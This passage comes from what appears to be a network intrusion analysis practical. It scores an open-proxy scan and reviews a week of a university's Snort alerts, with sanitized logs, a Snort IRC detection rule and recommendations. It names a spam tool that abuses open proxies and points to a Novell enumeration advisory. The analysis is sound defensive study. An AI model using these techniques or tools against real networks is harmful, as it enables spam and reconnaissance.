http://www.dshield.org/pipermail/list/2002-January/002460.php (25 Mar 2004)
http://vancouver-webpages.com/vanlug/2001-1/0597.html (25 Mar 2004)

A good explanation of why this activity is occurring and how it is done is available in this short article that was written last month at[7]:

http://thewhir.com/king/open-proxies.cfm (25 Mar 2004)

Finally, I was even able to locate a bulk mail product that talks about how it can locate and utilize Open proxies to "get your message out" to the public. Have a look at http://www.send-safe.com. Apparently this product works very well as a testimonial from the site shows:

```
Awesome! Over 240,000/hr verified! I've sent millions of messages and
not a word from my ISP. An all in one bulk email program. No more
hunting mail servers or open relays for me.
```

```
Thanks Send-Safe!
```

Evidence of active targeting:

There is very little evidence to go on here that would support my belief that this was active targeting. As mentioned, it is very common to observe scans for open proxies and this alert was only generated for one host. It is possible that this attacker scanned other networks outside of the protected network. It is most likely that the attacker was scanning a large range of IPs for open proxies and thus this host was not actively targeted.

Severity:

Severity is calculated using this formula:

(Criticality + Lethality) – (System countermeasures + Network countermeasures)

Criticality = 1:

We have no knowledge of the topology of this network and thus cannot accurately ascertain much about what services the target host provides to other clients. There are no further attempts to connect to any other services on this target host presented in the log file I have analyzed. Without additional logs for further correlation it is difficult to see what other type of traffic this host both sends and receives. Based upon these considerations, I would rate this as a non-critical system.

Lethality = 2:

This attack is not a very dangerous one and the only consequence of a successful attempt would be anonymity in web surfing and sending mail. This anonymity could lead to other nefarious activity which is why I rate the Lethality at a 2.

System countermeasures = 3:

It is not known if the system never sends back a SYN-ACK message to the attacker. This means that it is hard to determine if the service is running on the target host or the SOCKS proxy is configured properly to not allow access to unauthorized users. The reason I score this as a 3 is that without further data it is impossible to tell if the system responded to the SYN request.


Network countermeasures = 3:

The upstream router forwarded the request for tcp/1080 on to this target host; however, it may be configured, via an ACL, to not allow outbound traffic from that host. It is possible that the SOCKS service is running on the target in a misconfigured state and the upstream router is blocking outbound SYN-ACK responses. Without knowledge of the topology it is hard to assign an accurate value here. We might also be missing data from other log files which would further skew this score.

Total score = -3

Defensive Recommendations:

There is nothing wrong with running a SOCKS proxy as it serves to provide data in a more rapid way to your users using it as it can cache information. I would recommend that if you wish to run a SOCKS proxy to configure it properly to not allow access from unauthorized users. If you are not planning on running a SOCKS proxy, you should configure an upstream router, or firewall, to drop traffic destined for tcp/1080, via a proper ACL (Access Control List). Though the placement of the IDS in this network is unknown, one can make a speculative guess based upon the MAC addresses seen. The MAC addresses for both the Source and Destination are registered to Cisco so one may conclude that this IDS sits in between two Cisco routers. The placement of the IDS in the way shown allows for excellent vision of all traffic arriving to the site.



Multiple choice question:

What service is commonly run on tcp/1080?

(a) SOCKS
(b) Squid
(c) Alternate HTTP

(d) FTP

The correct answer is (a). The SOCKS proxy service is commonly run on tcp/1080.

Responses from Incidents.org:

I posted my analysis of this traffic to the incidents.org mailing list on March 17, 2003, and received a few questions and some feedback from several individuals. The original post is available at:

http://cert.uni-stuttgart.de/archive/intrusions/2004/03/msg00064.html

Thanks to Johnny Wong for giving me some good feedback that had me taking a deeper look at things.

Question 1: This question comes from Coen Bakkers

```
TTL values can be crafted so what make you sure about the OS?
```

Answer: I am not completely sure of what OS is running on the source of this trace; however, I do give several options as to what OS they might "possibly" be running. The attacker might have spoofed their TTL; however, I can see no immediate benefit to doing so. Typically I would expect to see a spoofed TTL value if this scan itself were spoofed. As mentioned; however, this attacker seeks a response back from the target so that they might begin to use the open proxy. No attempt is made to spoof the source IP as that would be counter-intuitive on the part of the attacker. Knowing this, I would not expect the attacker to bother to spoof their TTL.

Question 2: This question comes from Ryan Barrett

```
What other reasons might someone want to find an open proxy,
besides anonymous web surfing?
```

Answer: I hadn't considered that there might have been other uses for an open proxy. After receiving your feedback I took a look around and found in fact that it has become quite common nowadays to utilize open proxies for the purpose of sending spam. I have included an additional section under the Description of the Attack and Correlations sections of this detect detailing this possibility. Thank you for giving me another road to go down to better explain this traffic.

Part II Trace 3 References:

1. http://www.incidents.org/logs/Raw/README (25 Mar 2004).

2. http://216.239.39.104/search?q=cache:j_2WD8nc_zQJ:www.giac.org/practical/gsec/Bhavin_Bhansali_GSEC.pdf+man+in+the+middle+attack&hl=en&ie=UTF-8 (25 Mar 2004).
3. http://members.cox.net/~ndav1/self_published/TTL_values.html (25 Mar 2004).
4. http://www.insecure.org (25 Mar 2004).
5. ftp://ftp.win.ne.jp/pub/misc/ (25 Mar 2004).
6. http://www.openproxies.com (25 Mar 2004).
7. King, Rawlson. "Open Proxies Threaten Internet." 19 Feb 2004. http://thewhir.com/king/open-proxies.cfm (25 Mar 2004).

Part 3: Analyze This

Executive Summary:

Analysis is a very intensive and rewarding experience. The primary role of an Intrusion Analyst is to take a look at the traffic on a network and successfully be able to pick out possible attacks, false positives, compromised systems, and provide recommendations as to the tuning of the monitoring system. The report included below serves to give an overview of the traffic observed on the network of GCIA University over the period of March 5 to March 9, 2004. I have decided to refer to our University as such after reading a post at:

http://cert.uni-stuttgart.de/archive/intrusions/2002/11/msg00096.html

A detailed and technical analysis of each cause of concern is provided for review. This report will give insight into areas of concern that the University should consider. Please reference the beginning of part 2 for an explanation of my usage of the terms Horizontal and Vertical scans.

Files used for Analysis:

I have been asked to perform a full analysis on data spanning a time period of 5 days. I chose to analyze data from March 5, 2004 – March 9, 2004. My reasoning in choosing these dates was to get a good picture of what type of traffic was occurring from the time period spanning a Friday until a Tuesday. My suspicion was that there would be more Alerts generated for the 5th, 6th and 7th as these are all weekend days. This data is provided for use from a University source. Had this data been provided from a corporate source, I would have preferred to analyze traffic from a Monday to a Friday as I that is when the most traffic would have been present. The data provided to me is in three formats; Alerts, Scans, and OOS logs. Each served to provide a wealth of information which will be discussed below. Here is a listing of the files used for this Analysis.

Alerts:	Scans:	OOS:
Alerts.040305	scans.040305	oos_report_040305
Alerts.040306	scans.040306	oos_report_040306
Alerts.040307	scans.040307	oos_report_040307
Alerts.040308	scans.040308	oos_report_040308
Alerts.040309	scans.040309	oos_report_040309

All of these data files are available for download from:

http://www.incidents.org/logs

Analysis of Interesting Alerts:

After downloading each of the above mentioned alerts files, I then concatenated all of them together in order to gain a complete picture of the exact numbers and types of alerts generated over this 5 day period. In the interest in protecting the monitored network, I then modified the files to replace all instances of MY.NET. with 200.200.. The total size of the concatenated alerts file at this point was approximately 58MB. I was able to reduce this number by removing all instances of the spp_portscans alert as these alerts would also be present in the scans log files. Many other students have noticed this same item and have done the same as I have. Finally, I noticed that some of the data in the complete alerts file had been mangled. I cleaned the remaining entries up to bring the size down to a total of 7.3MB. Please see Analysis Methodology for more information.

After taking a look at several tools that other students had used for their analysis, I decided to utilize Snortsnarf v021111.1. This tool is available free of charge from:

http://www.silicondefense.com/software/snortsnarf/

It is also available on FreeBSD systems via the ports tree in /usr/ports/security.

Snortsnarf has many switches that allow for customization of output. I found this command line served to produce the best output:

```
./snortsnarf.pl –rs –d /usr/local/www/data/snortsnarf alerts.final.all
```

This command summarized the alerts from most frequent to least(-rs) and dumped the output to a directory accessible from my HTTP server root. The alerts.final.all file is the file that I analyzed after performing the cleaning process.

Summation of the Top Alerts:

Displayed below is the complete output of all of the Snortsnarf alerts:

66927 alerts found using input module SnortFileInput, with sources:

- alerts.final.all

Earliest alert at **00:00:02**.051223 *on 03/05/2004*
Latest alert at **23:35:03**.633506 *on 03/09/2004*

Signature (click for sig info)	# Alerts	# Sources	# Dests
[UGCIA NIDS IRC Alert] XDCC client detected attempting to IRC	28803	6	5
200.200.30.4 activity	18001	303	2
200.200.30.3 activity	9698	159	1
SMB Name Wildcard	2969	162	414
High port 65535 tcp - possible Red Worm – traffic	2534	104	125
EXPLOIT x86 NOOP	1211	197	80
[UGCIA NIDS IRC Alert] IRC user /kill detected, possible trojan.	767	39	29
Null scan!	728	69	42
NMAP TCP ping!	645	120	50
SUNRPC highport access!	270	29	70
IRC evil - running XDCC	242	9	8
Possible trojan server activity	134	44	41
High port 65535 udp - possible Red Worm - traffic	123	27	28
Incomplete Packet Fragments Discarded	106	51	41
TCP SRC and DST outside network	91	26	38
FTP DoS ftpd globbing	84	9	2
SMB C access	82	30	5
[UGCIA NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.	81	6	7
FTP passwd attempt	53	34	1
EXPLOIT x86 setuid 0	34	22	21
connect to 515 from inside	34	2	4
[UGCIA NIDS] External MiMail alert	31	18	1
RFB - Possible WinVNC - 010708-1	23	10	13
EXPLOIT x86 setgid 0	19	16	17

Attempted Sun RPC high port access	16	2	16
TCP SMTP Source Port traffic	15	3	2
[UGCIA NIDS IRC Alert] User joining XDCC channel detected. Possible XDCC bot	14	5	4
External RPC call	13	2	4
[UGCIA NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC	12	1	1
TFTP - Internal UDP connection to external tftp server	11	6	7
DDOS shaft client to handler	10	4	1
EXPLOIT NTPDX buffer overflow	9	4	4
HelpDesk 200.200.70.49 to External FTP	7	1	5
connect to 515 from outside	7	1	6
TFTP - External UDP connection to internal tftp server	5	2	5
Tiny Fragments - Possible Hostile Activity	5	4	3
TFTP - Internal TCP connection to external tftp server	5	3	3
SYN-FIN scan!	5	2	3
[UGCIA NIDS IRC Alert] K\:line'd user detected, possible trojan.	4	2	2
External FTP to HelpDesk 200.200.70.49	4	3	1
DDOS mstream client to handler	4	3	2
External FTP to HelpDesk 200.200.70.50	3	3	1
External FTP to HelpDesk 200.200.53.29	3	3	1
ICMP SRC and DST outside network	2	2	2
TFTP - External TCP connection to internal tftp server	2	2	2
EXPLOIT x86 stealth noop	2	2	2
NETBIOS NT NULL session	2	1	2
Back Orifice	1	1	1
Traffic from port 53 to port 123	1	1	1
[UGCIA NIDS] Internal MiMail alert	1	1	1
NIMDA - Attempt to execute cmd from campus host	1	1	1

I have Bolded the alerts that I will focus on. My reason for choosing these alerts is not based solely upon the number of occurrences, but rather the nature of the alerts themselves. Take for example the Possible Trojan server alert. There were only 134 occurrences in this time period for this alert, much less than some others; however, I personally consider possible Trojan server activity to be a very important alert. I have chosen to review a combination of alerts based on frequency of occurrence and personal sensitivity. Sensitive information in some of the alerts has been sanitized. In alerts where the name of the University is displayed, I have replaced it with UGCIA.

Alert #1: **[UGCIA NIDS IRC Alert] XDCC client detected attempting to IRC**

This alert occurred 28,803 times accounting for approximate 43% of the total number of alerts. This is a custom signature written by the University to detect the usage of the popular chat program IRC(Internet Relay Chat). IRC can be used for the benign purpose of simply chatting; however, it can also be used in a more sinister fashion as many Trojans now utilize IRC connection methods to report information back to their master in an anonymous fashion. Donald Parker wrote about this in his practical as his third most triggered alert[1]. I agree with his description for the possible usage of IRC; however, I feel it is important to add that it is also possible to use IRC to transfer many types of files including MP3s and Movies. In light of recent RIAA crackdowns against such behavior, it would be in the best interest of the University to remind students to follow an acceptable use policy on the network in order to protect themselves from possible lawsuits.

This alert was generated by only 5 sources; however, all of these sources originate from the internal network. The biggest offender was 200.200.27.103 who generated 28,791 of these alerts or 99.5% of the total for this alert. The remaining alerts were generated by 200.200.80.15, 200.200.15.198, 200.200.112.199, and 200.200.80.5.

```
03/05-00:00:02.051223 [**] [UGCIA NIDS IRC Alert] XDCC client detected
attempting to IRC [**] 200.200.27.103:2048 -> 209.126.201.99:6668
03/05-00:00:15.140550 [**] [UGCIA NIDS IRC Alert] XDCC client detected
attempting to IRC [**] 200.200.27.103:2048 -> 209.126.201.99:6668
03/07-08:46:27.046996 [**] [UGCIA NIDS IRC Alert] XDCC client detected
attempting to IRC [**] 200.200.27.103:4045 -> 209.126.201.99:6669
03/07-08:46:31.076211 [**] [UGCIA NIDS IRC Alert] XDCC client detected
attempting to IRC [**] 200.200.27.103:4045 -> 209.126.201.99:6669
```

These alerts were created by most likely primarily a “port-based rule,” where any time the IDS sensor detects a port in the range of 6666-7000, it will alert as there is most likely IRC usage occurring. The range 6666-7000 is the range of ports normally associated with IRC, per http://www.portsdb.org. Along with the detection of a port from this range, there is most likely some content of the payload that would cause this alert to fire. Here’s a sample of the payload that may have caused the IDS to alert on this traffic:

```
...B.........WV.
   P....0..XDCC.umh
|0024.xdcc.send.
#3.
```

This payload shows us the xdcc command to a user umh|2004 as well as xdcc send. This payload is a request for a file from that user with the corresponding number of the file in their collection, in this case #3. The closest snort rule to this type of traffic that come stock with it comes from chat.rules:

```
chat.rules:alert tcp $HOME_NET any -> $EXTERNAL_NET 6666:7000 (msg:"CHAT IRC DCC file transfer request"; flow:to_server,established; content:"PRIVMSG "; nocase; offset:0; content:" \:.DCC SEND"; nocase; classtype:misc-activity; sid:1639;  rev:3;)
```

We see the presence of the range of ports for IRC as well as the DCC SEND content of the payload. Most likely the University has modified this rule to include the letter "x" as part of their rule.

Source IP:	# of Alerts:
200.200.27.103	28791
200.200.80.15	4
200.200.15.198	3
200.200.112.199	3
200.200.80.5	1

The top destination IP for this alert was 209.126.201.99 and this IP resolves to *desire.of.hotgirlz.com*. Almost every connection to this IP originated from our friend at 200.200.27.103. This internal host began their connection at 00:00:02 on March 5, 2004 and they terminated communication at 14:53:47 on March 7, 2004. This traffic was confined exclusively in these alerts files to early Friday morning until Sunday afternoon. I fired up my MiRC client and connected to this server and found that this server is hosting 3 channels:

#MP3S　　　　*#mp3s-chat*　　　　*#sknradio*

It is reasonable to assume based on this information that this user was attempting to download copy written material in the form of MP3 files. I was unable to confirm this as I could not gain access to the channels without an authorized login.

Alert #2: `200.200.30.4 activity`

This alert was the second most frequently occurring alert with a total of 18001 occurrences making up approximately 27% of the total number of alerts. This alert is also a custom one written by the University to monitor activity involving the internal host at 200.200.30.4. This host is most likely providing some critical functionality as a custom alert rule has been written for it. All of the sources for that triggered this alert reside outside of the University network. Here is a listing of the top four offenders that triggered this alert:

Source IP:	# of Alerts:
68.50.102.64	7360
68.55.191.197	2556
63.159.88.57	962
68.49.76.164	936

The first three of these source IPs was seen connecting only to 200.200.30.4 and to no other University hosts in the course of the 5 days of alerts. The fourth IP was seen connecting to both 200.200.30.4 and 200.200.30.3(mentioned in the next alert). The three of these four offenders have IPs belonging to Comcast's network while one is from Qwest:

```
Name:    bgp01546912bgs.longhl01.md.comcast.net
Address:  68.50.102.64

Name:    pcp05510211pcs.owngsm01.md.comcast.net
Address:  68.55.191.197

Name:    0-1pool88-57.nas26.vienna1.va.us.da.qwest.net
Address:  63.159.88.57

Name:    pcp04635310pcs.gambrl01.md.comcast.net
Address:  68.49.76.164
```

Each of these IPs had a valid reverse DNS name. Taking a deeper look at these alerts we see the following:

```
03/06-16:46:07.510426 [**] 200.200.30.4 activity [**] 68.50.102.64:2678
-> 200.200.30.4:80
03/06-16:46:17.890804 [**] 200.200.30.4 activity [**] 68.50.102.64:2679
-> 200.200.30.4:80
03/06-16:46:17.906982 [**] 200.200.30.4 activity [**] 68.50.102.64:2691
-> 200.200.30.4:51443
```

Note that these alerts show us that the target ports on 200.200.30.4 were both 80 and 51443. Port 80 is typically associated with HTTP traffic while port 51443 does not have a common association. However, one may infer that based upon the 443(typically associated with SSL HTTP connections) present in this port that this may be the port that 200.200.30.4 is serving HTTPS connections over. Perhaps port 443 is already in use for a particular case and this is a custom setup. Taking a look at some of the alerts from 68.55.191.197 we see the same type of behavior:

```
03/06-08:27:41.000895 [**] 200.200.30.4 activity [**]
68.55.191.197:2883 -> 200.200.30.4:80
03/06-08:27:56.051383 [**] 200.200.30.4 activity [**]
68.55.191.197:2884 -> 200.200.30.4:80
03/06-08:27:56.823772 [**] 200.200.30.4 activity [**]
68.55.191.197:2893 -> 200.200.30.4:51443
```

Alerts generated from 63.159.191.197 show the exact same type of behavior. This traffic is most probably authorized and non-malicious. There is a bit more of interest when we view the alerts generated by traffic from 68.49.76.164:

```
03/05-18:45:42.279124 [**] 200.200.30.4 activity [**] 68.49.76.164:1070
-> 200.200.30.4:524
03/05-18:45:42.303291 [**] 200.200.30.4 activity [**] 68.49.76.164:1070
-> 200.200.30.4:524
```

This host is not seen connecting to port 80 nor 51443, but to port 524. A quick lookup of this port shows that it is associated with NCP, or Novell Netware Core Protocol[2]. This port is used for data communication. Though we cannot be completely sure that communications on this port are benign, I have found a possible nefarious technique mentioned here at:

http://packtetstormsecurity.nl/Netware/adv_novelleak.txt (25 Mar 2004)

that explains how to utilize this port to enumerate sensitive information including account and system names. This is very similar to running a null session against a Windows system. However, in this case, the source at 68.49.76.164 connects many times over the 5 day period and is most likely using tcp/524 for legitimate purposes. Without the raw tcpdump logs(with payload information) though, we cannot be 100% certain of this. There have been many vulnerabilities announced regarding Novell products in recent years. One can attain a full listing by visiting:

http://www.securityfocus.com/bid/vendor/ (25 Mar 2004)

Specifying the Vendor as Novell will yield a long list, dating back to 1999. Of note is the recent announcement here:

http://www.securityfocus.com/bid/9479 (25 Mar 2004)

I was able to find a few more sources that attempted to connect to various ports such as 21, 443, 1080, 3128, and 6129. These connection attempts are very minimal, occurring once or twice, but can be attributed to attackers possibly searching for open FTP servers, open proxies(of both the SOCKS(1080) and the SQUID(3128) variety), and Dameware(6129) servers respectively. As mentioned in my 3^{4d} detect from part 2, the proxy connection attempt may have been used to surf anonymously or to attempt to send spam. Dameware is typically used to remotely control servers and there has recently been an increase in scanning as a result of related vulnerabilities in the service[3]. I have not observed any outbound return traffic originating from the host at 200.200.30.4 that would suggest any possible compromise. I also observed a significant amount of traffic destined for port 8009 on this host from 68.55.156.128(also belonging to Comcast), but was unable to ascertain exactly what this port might be used for. It is possible that this server is also running a version of Tomcat with the Ajp13 connector as described in this post:

http://lists.debian.org/debian-java/2003/debian-java-200301/msg00012.html

The custom alert rule is in place by the University to watch any traffic involving the system at 200.200.30.4. This system is may be providing other services besides HTTP, NCP, and HTTPS(51443); however, activity suggesting this is not present in the 5 days of alerts files being analyzed. This rule is very loose and will generate a good deal of alerts as we have seen. I would suggest that the University try to define more clearly the types of traffic they are worried about in regards to the system at 200.200.30.4. Creating a tighter rule, possibly taking into account payloads regarding the vulnerabilities mentioned at Securityfocus, will greatly reduce the number of alerts generated and make it easier for the analyst to ascertain malicious traffic.

Alert #3: `200.200.30.3 activity`

This alert was the third most frequently occurring alert with a total of 9698 occurrences making up approximately 15% of the total number of alerts. This alert is also a custom one written by the University to monitor activity to the internal host at 200.200.30.3. Much like the alert rule for 200.200.30.4, this host is also most likely providing some critical functionality. All of the sources for that triggered this alert reside outside of the University network. Here is a listing of the top three offenders that triggered this alert:

Source IP:	# of Alerts:
68.34.27.67	1518
141.157.21.74	1301
68.55.250.229	1095

The source at 68.34.27.67 was seen only connecting to this single University host while the sources at 141.157.21.74 and 68.55.250.229 were seen connecting to both 200.200.30.3 and 200.200.30.4. Based on this information, I would speculate that these two University systems provide similar functionality. The source at 141.157.21.74 connected to the 200.200.30.4 633 times while 68.55.250.229 connected to it only 114 times. These two sources appear to prefer to connect with 200.200.30.3 as opposed to 200.200.30.4. The two systems at 200.200.30.4 and .3 may possibly be behind a load balancer that will distribute traffic between the two in an effort to provide the fastest possible service to clients. I observed very similar traffic, right down to the same types of scans for FTP, Proxies, and Dameware, but nothing very siginifcant in the number of occurrences. Much like 200.200.30.4, I was unable to detect any traffic originating from this host that would indicate possible compromise. I would recommend a tighter rule be put in place as with the alerts for 200.200.30.4.

Alert #4: **SMB Name Wildcard**

This alert will normally trigger due to legitimate Windows systems attempting to share files. This alert is discussed in Les Gordon's practical at http://www.giac.org/practical/GCIA/Les_Gordon_GCIA.doc where he attributes the majority of this traffic to be noise being that it is from internal hosts to other internal hosts. I would agree with this statement; however, as he also points out in his case there were some connections made by external hosts. I have also seen this in my series of alerts files. Taking a look over the biggest offender, I find that the host at 200.200.11.7 has generated approximately 15% of the total of 2969 alerts (493 total). This traffic is definitely just noise as evident by these alerts:

```
03/05-00:06:16.169196 [**] SMB Name Wildcard [**] 200.200.11.7:137 ->
169.254.0.0:137
03/05-00:06:19.172602 [**] SMB Name Wildcard [**] 200.200.11.7:137 ->
169.254.0.0:137
```

Note that the destination address of 169.254.0.0. This address should look familiar to any former Windows administrator as this is part of the IP range given out to a host when it cannot obtain an IP via DHCP[4]. This was also noted in Carl Madzelan's practical[5]. All of traffic from this source exhibits the same behavior. This traffic can be safely disregarded. Looking a bit deeper at this alert I found a very confusing situation. I noticed that many alerts had been generated for external hosts leaving the network and hitting other networks. The source port was always 137 and the destination port the same. I would have been able to easily diagnose this activity as worm related; however, the timestamps present in the alerts files dissuaded me from making this conclusion. Also, there are instances present where a source host from inside the University network attempts to connect 2-3 seconds after the initial connection to the same destination host. Here are some samples of the traffic I am speaking of:

```
03/05-03:08:54.281536 [**] SMB Name Wildcard [**] 200.200.75.13:137 ->
69.6.49.187:137
03/05-04:11:01.504116 [**] SMB Name Wildcard [**] 200.200.75.13:137 ->
63.209.156.217:137
03/05-04:11:04.490206 [**] SMB Name Wildcard [**] 200.200.75.13:137 ->
63.209.156.217:137
03/05-04:27:29.589061 [**] SMB Name Wildcard [**] 200.200.75.13:137 ->
63.218.84.21:137
03/05-09:31:17.532517 [**] SMB Name Wildcard [**] 200.200.75.13:137 ->
69.6.49.97:137
03/05-09:31:20.518421 [**] SMB Name Wildcard [**] 200.200.75.13:137 ->
69.6.49.97:137
03/05-06:24:46.952167 [**] SMB Name Wildcard [**] 200.200.75.13:137 ->
69.6.49.131:137
03/05-06:29:16.997468 [**] SMB Name Wildcard [**] 200.200.75.13:137 ->
69.6.49.129:137

03/06-23:21:43.324039 [**] SMB Name Wildcard [**] 200.200.190.93:137 ->
67.30.174.189:137
```

```
03/06-23:21:46.306620 [**] SMB Name Wildcard [**] 200.200.190.93:137 ->
67.30.174.189:137
03/07-06:58:54.126403 [**] SMB Name Wildcard [**] 200.200.190.93:137 ->
81.178.235.209:137

03/06-03:02:08.724265 [**] SMB Name Wildcard [**] 200.200.150.44:1062 -
> 67.71.58.188:137
03/06-03:03:06.725306 [**] SMB Name Wildcard [**] 200.200.150.44:1062 -
> 67.71.58.188:137
```

I was unable to find supporting evidence of a worm infection in the associated scans files for these dates and times. I would expect a worm infection to trigger large scale scanning in a short time period, but that isn't what happens here. Several of the destinations from the source 200.200.75.13 belong to the same netblock, owned by Aphrodite Marketing:

```
xxxx# whois 69.6.49.123
WholesaleBandwidth, Inc. WHOLE-2 (NET-69-6-0-0-1)
                69.6.0.0 - 69.6.79.255
Aphrodite Marketing, Inc. APHRO-BLK-69-6-49-0 (NET-69-6-49-0-1)
                69.6.49.0 - 69.6.49.255
```

I was able to locate some information on Aphrodite through various posts:

http://utahscams.50megs.com/Aphrodite.htm (25 Mar 2004)
http://www.cloudmark.com/support/spamnet/forum/read.php?f=10&i=1390&t=1390 (25 Mar 2004)
http://groups.google.com/groups?q=aphrodite+marketing&hl=en&lr=&ie=UTF-8&oe=UTF-8&selm=3d047a4e.0402190757.63357e28%40posting.google.com&rnum=3 (25 Mar 2004)

Apparently this is a known spamming group. The remaining destinations are spread from Italy to Sweden to Asia and around the US. The only scanning for port 137 that I was able to locate in the scans files is shown here:

```
Mar  6 00:50:09 81.133.137.84:137 -> 200.200.190.95:137 UDP
Mar  6 00:50:09 81.133.137.84:137 -> 200.200.190.97:137 UDP
Mar  6 00:50:09 81.133.137.84:137 -> 200.200.190.102:137 UDP
Mar  7 22:36:41 67.124.193.225:137 -> 200.200.190.93:137 UDP
Mar  8 21:48:59 81.36.84.246:137 -> 200.200.190.102:137 UDP
```

I am currently unable to fully explain this activity. In light of the large number of alerts generated by hosts attempting to connect to 169.254.X.X addresses, I would suggest that the University take a look at any DHCP servers on their network and ensure that they are functioning properly. This will help to reduce the number of alerts generated.

Alert #5: **High port 65535 tcp - possible Red Worm - traffic**

This alert is definitely one of the most glaring examples of a false positive. While there do appear to be some genuine alerts, this alert fires whenever the tcp port

65535 appears in traffic. The top offender of this alert is 220.37.240.35. 1120 alerts out of the total of 2534 are attributable to this source. Here is a sample of Snortsnarf data showing why the traffic from this host is not "Red Worm" as the alert would suggest:

```
03/08-10:00:49.634863 [**] High port 65535 tcp - possible Red Worm -
traffic [**] 220.37.240.35:65535 -> 200.200.53.55:4576
03/08-10:00:50.932070 [**] High port 65535 tcp - possible Red Worm -
traffic [**] 220.37.240.35:65535 -> 200.200.53.55:4576
```

This traffic is due to Peer-to-Peer usage of a service known as iMesh. The destination port of 4576 is associated with this service[6]. The iMesh service runs over the range of 4000-4999. It is also possible that this is eMule traffic, another P2P service. The University would be well advised to disallow the usage of P2P software in light of recent RIAA activity as mentioned in Alert #1. Every Red Worm alert from this source IP can be attributed to iMesh activity. The same can also be said for the top University source for this activity at 200.200.53.55. Every one of the 687 alerts generated for Red Worm from this source are also due to iMesh. There is other false positive traffic noted in this alert that can be attributed to normal web surfing and SMTP traffic, triggering when the originator arbitrary chooses this high port to open the connection. This alert is triggered whenever a packet with a source or destination port of 65536 is detected.

I did find an interesting attempt to connect to the Canon CAPT port[7] of 3756 as shown here:

```
03/08-09:10:09.773843 [**] High port 65535 tcp - possible Red Worm -
traffic [**] 80.224.210.139:65535 -> 200.200.42.1:3756
```

This alert fired 5 times for this particular source and destination. There was no widespread scanning activity for this port against the University present in the scans files.

<u>Alert #6:</u> **`Null scan!`**

This alert will fire when a TCP packet is sent that has no flags at all associated with it, as also noted in Carl Madzelan's practical[5]. However, I wanted to do more on this alert than simply explain why it is triggered. Our top offenders for this alert are:

Source IP:	# of Alerts:
63.251.52.75	469
68.122.128.1	81
141.149.16.209	39

TCP packets sent with no flags are most commonly used in OS fingerprinting. Nmap, a popular scanning tool, has been discussed in this paper earlier and it has a feature that can enable to test a remote OS (-O switch) as discussed here:

http://www.insecure.org/nmap/nmap-fingerprinting-article.html

Test #2 involves sending null packets towards hosts and observing the response back in order to help fingerprint the remote OS. The top offender here sends scans at port 0 and port 61597 against a University target:

```
03/05-09:02:41.356698 [**] Null scan! [**] 63.251.52.75:0 ->
200.200.66.31:0
03/05-09:02:41.356713 [**] Null scan! [**] 63.251.52.75:0 ->
200.200.66.31:0
03/05-09:02:41.357121 [**] Null scan! [**] 63.251.52.75:61715 ->
200.200.66.31:61597
03/05-09:02:41.357241 [**] Null scan! [**] 63.251.52.75:61715 ->
200.200.66.31:61597
```

Both of these ports are not typically associated with common services and most of the time connections to these ports are used in order to glean information back from the, such as TTL and window sizes. However, this is not exactly what is happening. The source IP resolves to a Shockwave.com address:

```
Name:    www.shockwave.com
Address:  63.251.52.75
```

Most likely our University host is watching Shockwave films and this traffic is benign. The second top source is where things get interesting. Take a look at this sample of traffic:

```
03/05-01:20:38.023904 [**] Null scan! [**] 68.122.128.1:27416 ->
200.200.12.4:110
03/05-01:42:32.053535 [**] Null scan! [**] 68.122.128.1:27672 ->
200.200.12.4:110
```

This source IP is part of the PacBell ADSL subnet and this activity may be nefarious. This traffic continues spaced out by definite time gaps. Based upon that and the fact that the destination port is 110, this traffic is most likely normal POP mail traffic retrieval. Indeed there are several other external hosts connecting to this same destination over port 110 which leads credence to the belief that this is an actual mail server.

Our third top source must be up to something nefarious, here are some supporting alerts:

```
03/09-22:51:53.461156 [**] Null scan! [**] 141.149.16.209:2460 ->
200.200.42.6:1948
03/09-22:58:45.594514 [**] Null scan! [**] 141.149.16.209:0 ->
200.200.42.6:0
03/09-23:00:16.725521 [**] Null scan! [**] 141.149.16.209:14 ->
200.200.42.6:32246
```

This source IP s part of a Verizon ADSL pool and this activity is definitely worthy of further study. Note the strange selection of source ports for this host as well as the target destination ports. I would suspect that this is most likely an attempt to gain information about the target host OS. My suspicion is supported further by a look at other logs from this day. This source IP hits our target of 200.200.42.6 81 different times over an hour and 20 minutes with all sorts of combinations of TCP flags:

```
Mar  9 22:31:50 141.149.16.209:0 -> 200.200.42.6:0 NOACK **U**RS*
Mar  9 22:32:02 141.149.16.209:2460 -> 200.200.42.6:2065 NOACK ****PR*F
Mar  9 22:33:39 141.149.16.209:1232 -> 200.200.42.6:80 NOACK **U**RS*
Mar  9 22:33:42 141.149.16.209:0 -> 200.200.42.6:0 NULL ********
Mar  9 22:56:30 141.149.16.209:51140 -> 200.200.42.6:48056 INVALIDACK **UA*R**
Mar  9 23:06:54 141.149.16.209:55630 -> 200.200.42.6:50546 VECNA ****P***
Mar  9 23:07:23 141.149.16.209:30729 -> 200.200.42.6:43942 INVALIDACK 1*UA*RSF RESERVEDBITS
```

This is not normal TCP traffic in any form. I would recommend that the University have a look at the system at 200.200.42.6 and make sure that any applications it is running have up to date patches and are not running any rogue services. The University may also wish to place this source on a watchlist as further activity from this host may be anticipated.

<u>Alert #7:</u> **`SUNRPC highport access!`**

